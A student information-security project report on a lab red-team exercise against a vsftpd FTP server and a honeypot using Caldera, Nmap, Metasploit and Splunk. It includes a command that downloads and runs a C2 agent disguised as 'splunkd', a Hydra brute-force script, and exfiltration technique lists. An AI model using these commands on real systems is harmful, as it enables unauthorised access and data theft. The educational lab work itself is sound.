ICS344 Information Security:
Project Report – Final

Ridah Al Moslem – 202017940
Ahmed Al-Makhlooq – 202017740
Ali Alghuryafi - 201931510

Table of Contents

General

Targeted Service and Rationale

The targeted service was the FTP (File Transfer Protocol) server. This service was chosen for its widespread use in various environments and its common vulnerabilities, making it an ideal candidate for testing penetration techniques. The FTP service provided a comprehensive learning experience by offering exploitable weaknesses through both automated tools and custom scripts.

Honeypot Selection and Purpose

The honeypot deployed was a simulated vsftpd (Very Secure FTP Daemon) service. This honeypot was selected to replicate real-world vulnerabilities in a controlled and secure setting. It enabled a comparative analysis of attack behaviors and effectiveness against a simulated environment, offering insights into tool performance and strategy refinement.

SIEM Tool and Justification


The Splunk Enterprise platform was used as the SIEM tool for log integration and analysis. Its advanced capabilities in real-time monitoring, event correlation, and graphical representation made it the optimal choice for this project. Splunk's flexibility and detailed documentation facilitated efficient setup and provided valuable insights into attack patterns and system responses.

Setup and Compromise the Service

Configuring Caldera


Caldera was configured on the attacker's machine to act as the primary control server for red-teaming operations. Key steps included:

- Installing required plugins such as **compass**, **fieldmanual**, and **atomic** for enhanced functionality.




```
┌──(ahmed㉿kali)-[~/caldera]
└─$ python3 server.py --insecure
2024-11-07 20:44:53 WARNING  --insecure flag set. Caldera will use the default user accounts in default.yml config file.      server.py:226
                    INFO     Using main config from conf/default.yml                                                          server.py:235
2024-11-07 20:44:55 INFO     Invalid Github Gist personal API token provided. Gist C2 contact will not be started.     contact_gist.py:70
                    INFO     Generating temporary SSH private key. Was unable to use provided SSH private key          tunnel_ssh.py:26
                    ERROR    Error importing plugin=builder, No module named 'docker'                                   c_plugin.py:91
                    ERROR    Error loading plugin=builder, 'NoneType' object has no attribute 'description'            c_plugin.py:59
                    INFO     Enabled plugin: response                                                                  app_svc.py:131
                    INFO     Enabled plugin: compass                                                                   app_svc.py:131
                    INFO     Enabled plugin: debrief                                                                   app_svc.py:131
                    INFO     Enabled plugin: magma                                                                     app_svc.py:131
                    INFO     Enabled plugin: stockpile                                                                 app_svc.py:131
                    INFO     Enabled plugin: training                                                                  app_svc.py:131
                    INFO     Enabled plugin: fieldmanual                                                               app_svc.py:131
                    INFO     Enabled plugin: atomic                                                                    app_svc.py:131
2024-11-07 20:44:56 INFO     Enabled plugin: sandcat                                                                   app_svc.py:131
                    INFO     Enabled plugin: manx                                                                      app_svc.py:131
                    INFO     Enabled plugin: access                                                                    app_svc.py:131
                    INFO     Creating SSH listener on 0.0.0.0, port 8022                                                logging.py:92
                    INFO     serving on 0.0.0.0:2222                                                                    server.py:741
2024-11-07 20:45:24 INFO     Docs built successfully.
                    INFO     All systems ready.
```

- Setting up the **sandcat agent** to communicate with the target via HTTP, ensuring secure and reliable command execution.



```
ahmed@ahmed-VirtualBox:~$ server="http://10.0.2.15:8888";curl -s -X POST -H "file:sandcat.go" -H "platform:li
nux" $server/file/download > splunkd;chmod +x splunkd;./splunkd -server $server -group red -v
Starting sandcat in verbose mode.
[*] No tunnel protocol specified. Skipping tunnel setup.
[*] Attempting to set channel HTTP
Beacon API=/beacon
[*] Set communication channel to HTTP
initial delay=0
server=http://10.0.2.15:8888
upstream dest addr=http://10.0.2.15:8888
group=red
privilege=User
allow local p2p receivers=false
beacon channel=HTTP
```




Agents

You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.

1 alive 1 trusted 1 agent 0 dead 0 untrusted

id (paw)	host	group	platform	contact	pid	privilege	status	last seen	
fuizga	ahmed-VirtualBox	red	linux	HTTP	3769	User	alive, trusted	11/7/2024, 8:46:31 PM	×

MITRE ATT&CK Techniques Applied




ubuntu

Objective: default

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup	
1	Find files	collection	Data from Local System	🍎 ⊞ ⊞ 🐧		🔑			×
2 ⚠	Exfil Compressed Archive to FTP Server	exfiltration	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	🐧 ⊞	🔒				×
3	Exfiltration Over Alternative Protocol - FTP - Rclone	exfiltration	Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	⊞		🔑			×
4	Exfiltration via Encrypted FTP	exfiltration	Automated Exfiltration	⊞		🔑		🗑	×
5	MAZE FTP Upload	exfiltration	Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	⊞		🔑		🗑	×
6	sftp remote file copy (push)	command-and-control	Ingress Tool Transfer	🍎 🐧					×
7	Advanced File Search and Stager	collection	Automated Collection	⊞ 🐧		🔑	▲	🗑	×
8	Compress staged directory (Password Protected)	collection	Archive Collected Data: Archive via Utility	🐧 ⊞	🔒	🔑		🗑	×
9	Compress staged directory	exfiltration	Archive Collected Data: Archive via Utility	🍎 🐧 ⊞ ⊞	🔒	🔑		🗑	×
10	Exfil staged directory	exfiltration	Exfiltration Over C2 Channel	🍎 🐧 ⊞ ⊞	🔒				×
11	Find files	collection	Data from Local System	🍎 ⊞ ⊞ 🐧		🔑			×
12	Create staging directory	collection	Data Staged: Local Data Staging	🍎 🐧 ⊞ ⊞		🔑		🗑	×
13	Stage sensitive files	collection	Data Staged: Local Data Staging	🍎 🐧 ⊞ ⊞	🔒				×
14	Compress staged directory	exfiltration	Archive Collected Data: Archive via Utility	🍎 🐧 ⊞ ⊞	🔒	🔑		🗑	×

MITRE ATT&CK Phase	Test	Description	MITRE ATT&CK Technique ID
Reconnaissance	Find Files	Scanned the target system for available files and directories to gather data for subsequent attacks.	T1083 (File and Directory Discovery)
Exfiltration	Exfil Compressed Archive to FTP Server	Transferred compressed and sensitive data over the FTP connection.	T1048.003 (Exfiltration Over FTP)
Exfiltration	Exfiltration Over Alternative Protocol	Used alternative FTP protocols for data exfiltration to evade detection.	T1048 (Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol)
Collection	Advanced File Search and Stager	Located specific files and staged them for secure extraction.	T1005 (Data from Local System)
Execution	Create Staging Directory	Created a directory for staging and compressing sensitive files for transfer.	T1074.002 (Data Staged: Local Data Staging)
Exfiltration	Compress and Exfil Staged Directory	Archived and exfiltrated data from the staging directory using an FTP connection.	T1560.001 (Archive Collected Data: Archive via Utility)
Command and Control	sftp remote file copy (push)	Transferred files directly to a remote server via the SFTP protocol for secure communication.	T1105 (Ingress Tool Transfer)

Executing Operations On Target System




Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output	
11/9/2024, 4:23:47 PM GMT+3	○ success	Find files	collection	cqsmlt	ahmed-VirtualBox	26055	View Command	View Output	↻
11/9/2024, 4:23:52 PM GMT+3	○ success	Find files	collection	cqsmlt	ahmed-VirtualBox	26058	View Command	View Output	↻
11/9/2024, 4:24:27 PM GMT+3	○ success	Find files	collection	cqsmlt	ahmed-VirtualBox	26061	View Command	View Output	↻
11/9/2024, 4:25:07 PM GMT+3	○ failed	sftp remote file copy (push)	command-and-control	cqsmlt	ahmed-VirtualBox	26066	View Command	View Output	↻
11/9/2024, 4:26:07 PM GMT+3	○ success	Create staging directory	collection	cqsmlt	ahmed-VirtualBox	26067	View Command	View Output	↻
11/9/2024, 4:26:48 PM GMT+3	○ success	Compress staged directory	exfiltration	cqsmlt	ahmed-VirtualBox	26080	View Command	View Output	↻
11/9/2024, 4:27:28 PM GMT+3	○ success	Exfil staged directory	exfiltration	cqsmlt	ahmed-VirtualBox	26094	View Command	View Output	↻
11/9/2024, 4:28:08 PM GMT+3	○ success	Stage sensitive files	collection	cqsmlt	ahmed-VirtualBox	26097	View Command	No output	↻
11/9/2024, 4:28:53 PM GMT+3	○ success	Stage sensitive files	collection	cqsmlt	ahmed-VirtualBox	26101	View Command	No output	↻
11/9/2024, 4:29:48 PM GMT+3	○ success	Stage sensitive files	collection	cqsmlt	ahmed-VirtualBox	26105	View Command	No output	↻

Integration of Kali Tools


Kali tools such as **Metasploit Framework** and **Nmap** were integrated into the attack.

- **Nmap** was used for reconnaissance to identify open ports and services on the target, confirming the presence of the FTP service.




```
┌──(ahmed㉿kali)-[~]
└─$ nmap -sV 10.0.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-07 22:00 +03
Nmap scan report for 10.0.2.5
Host is up (0.0044s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

- **Metasploit** facilitated the exploitation phase using the vsftpd_234_backdoor module, allowing directory listing, file manipulation, and download capabilities.
  - Step1: Creating a test file on the victim machine to test if we can access it from attacker machine:




```
ahmed@ahmed-VirtualBox:~$ echo "This is a test file." | sudo tee /srv/ftp/testfile.txt
This is a test file.
```

  - Step 2: Launching Metasploit Framework



```
┌──(ahmed㉿kali)-[~]
└─$ msfconsole
Metasploit tip: You can upgrade a shell to a Meterpreter session on many
platforms using sessions -u <session_id>

                              Metasploit

       =[ metasploit v6.4.20-dev                          ]
+ -- --=[ 2440 exploits - 1256 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

  - Step 3: Exploiting the Target's FTP Service, and we successfully get the testfile.txt from victim:




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ftp 10.0.2.5
[*] exec: ftp 10.0.2.5

Connected to 10.0.2.5.
220 (vsFTPd 3.0.5)
Name (10.0.2.5:ahmed): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||23665|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              21 Nov 09 18:58 testfile.txt
226 Directory send OK.
ftp> get testfile.txt
local: testfile.txt remote: testfile.txt
229 Entering Extended Passive Mode (|||55282|)
150 Opening BINARY mode data connection for testfile.txt (21 bytes).
100% |*****************************************************************|    21       83.70 KiB/s    00:00 ETA
226 Transfer complete.
21 bytes received in 00:00 (20.18 KiB/s)
ftp> rename testfile.txt attack.txt
350 Ready for RNTO.
550 Rename failed.
ftp> delete testfile.txt
550 Delete operation failed.
ftp> 
```


Custom Scripts and Their Role

Custom Python and Bash scripts were utilized to add flexibility and creativity to the attack.

- **FTP Compromise Script**: Automated reconnaissance and brute-force login attempts. The script firstly checks if port 21 is open or not, then it checks if anonymous login is allowed or not, then it starts a brute-force attack.



```
GNU nano 8.1                                      ftp_compromise.sh

#!/bin/bash

# Define target IP and FTP port
TARGET_IP="10.0.2.5"
FTP_PORT="21"

# Step 1: Check if the FTP port is open
echo "[*] Checking if FTP port $FTP_PORT is open on $TARGET_IP ..."
nmap -p $FTP_PORT $TARGET_IP | grep "open"
if [ $? -ne 0 ]; then
    echo "[-] FTP port $FTP_PORT is closed on $TARGET_IP. Exiting."
    exit 1
fi

# Step 2: Anonymous login check
echo "[*] Checking for anonymous FTP login on $TARGET_IP ..."
ftp -inv $TARGET_IP << EOF | tee ftp_check.txt
user anonymous anonymous
quit
EOF

if grep "230 Login successful" ftp_check.txt; then
    echo "[+] Anonymous login allowed on FTP server!"
else
    echo "[-] Anonymous login is not allowed."
fi

# Step 3: Attempt FTP brute-force attack with Hydra
echo "[*] Starting brute-force attack on FTP ..."
hydra -l admin -P /usr/share/wordlists/rockyou.txt ftp://$TARGET_IP -t 4 -s $FTP_PORT

echo "[*] Script completed."
```



```
┌──(ahmed㉿kali)-[~]
└─$ ./ftp_compromise.sh
[*] Checking if FTP port 21 is open on 10.0.2.5 ...
21/tcp open  ftp
[*] Checking for anonymous FTP login on 10.0.2.5 ...
Connected to 10.0.2.5.
220 (vsFTPd 3.0.5)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
221 Goodbye.
230 Login successful.
[+] Anonymous login allowed on FTP server!
[*] Starting brute-force attack on FTP ...
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser
vice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics a
nyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-07 18:30:34
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previ
ous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tr
ies per task
[DATA] attacking ftp://10.0.2.5:21/
```

Most Effective Method for Service Compromise

The Metasploit Framework was the most effective tool for compromising the service due to its extensive exploit library and semi-automated approach. It provided a balance between ease of use and flexibility, enabling successful exploitation with minimal manual scripting. Notably, this method allowed for straightforward access to the **testfile.txt** located on the victim machine. By leveraging the **vsftpd_234_backdoor** module, we successfully retrieved, renamed, and attempted to manipulate the file, demonstrating the practicality and effectiveness of this approach in real-world scenarios.

Limitations and Overcoming Them

- **Caldera**: Limited flexibility due to reliance on predefined TTPs. This was mitigated by integrating custom scripts to address unique attack scenarios.
- **Kali Tools**: Required moderate manual effort, which was supplemented by Caldera's automation.
- **Custom Scripts**: While offering the highest flexibility, custom scripts were time-intensive and required significant expertise. Their limitations in stability were offset by testing and refinement.

Real-World Attack Scenario Simulation

The setup successfully replicated a real-world attack scenario by targeting a commonly used service (FTP) with realistic techniques. The integration of MITRE ATT&CK TTPs ensured alignment with industry-standard practices, enhancing the realism of the simulation.

Challenges Encountered and Solutions

- **VM Resource Allocation**: Running multiple VMs caused performance issues. Adjusting CPU and memory allocations resolved this.
- **Tool Compatibility**: Some plugins in Caldera require additional configuration. Online forums and documentation guided troubleshooting.
- **Script Errors**: Initial versions of custom scripts failed due to syntax and logic issues. Iterative debugging and testing resolved these errors.

Ease of Use and Automation

- **Caldera**: Easiest to use due to high automation but lacked adaptability for complex attacks.
- **Kali Tools**: Required intermediate expertise and balanced automation with manual control.
- **Custom Scripts**: Demanded the most manual intervention and expertise but offered unparalleled flexibility.


The automation in Caldera streamlined initial tasks but limited creativity, while manual scripting allowed for unique and precise exploitation techniques.

Setup and Compromise the Honeypot

Configuring Caldera

The configuration process for compromising the honeypot closely mirrored the steps taken for compromising the actual FTP service. We followed the same setup and configuration for Caldera, including the installation of required plugins, the deployment of the sandcat agent, and the selection of MITRE ATT&CK TTPs tailored to FTP exploitation.

The only modification was running the honeypot environment on the victim machine instead of the real FTP service. This ensured the attack scenario remained consistent, allowing a direct comparison of the results and effectiveness between the real service and the honeypot. All tools, scripts, and techniques used during the attack phase were applied identically to maintain uniformity.




```
ahmed@ahmed-VirtualBox:~$ python3 -m honeypots --setup ftp
/home/ahmed/.local/lib/python3.10/site-packages/paramiko/pkey.py:82: CryptographyDepr
ecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algo
rithms.TripleDES and will be removed from this module in 48.0.0.
  "cipher": algorithms.TripleDES,
/home/ahmed/.local/lib/python3.10/site-packages/paramiko/transport.py:256: Cryptograp
hyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.cipher
s.algorithms.TripleDES and will be removed from this module in 48.0.0.
  "class": algorithms.TripleDES,
[INFO] For updates, check https://github.com/qeeqbox/honeypots
[WARNING] Using system or well-known ports requires higher privileges (E.g. sudo -E)
[INFO] Use [Enter] to exit or python3 -m honeypots --kill
[INFO] Parsing honeypot [normal]
{"action": "process", "dest_ip": "0.0.0.0", "dest_port": "36435", "server": "ftp_serv
er", "src_ip": "0.0.0.0", "src_port": "36435", "status": "success", "timestamp": "202
4-11-13T18:33:14.271541"}
[INFO] servers ftp running...
[INFO] Everything looks good!
```

MITRE ATT&CK Techniques Applied

The same MITRE ATT&CK techniques used for compromising the FTP service were applied to honeypot. Details of these techniques are provided in the earlier section of this report.

Executing Operations On Target System

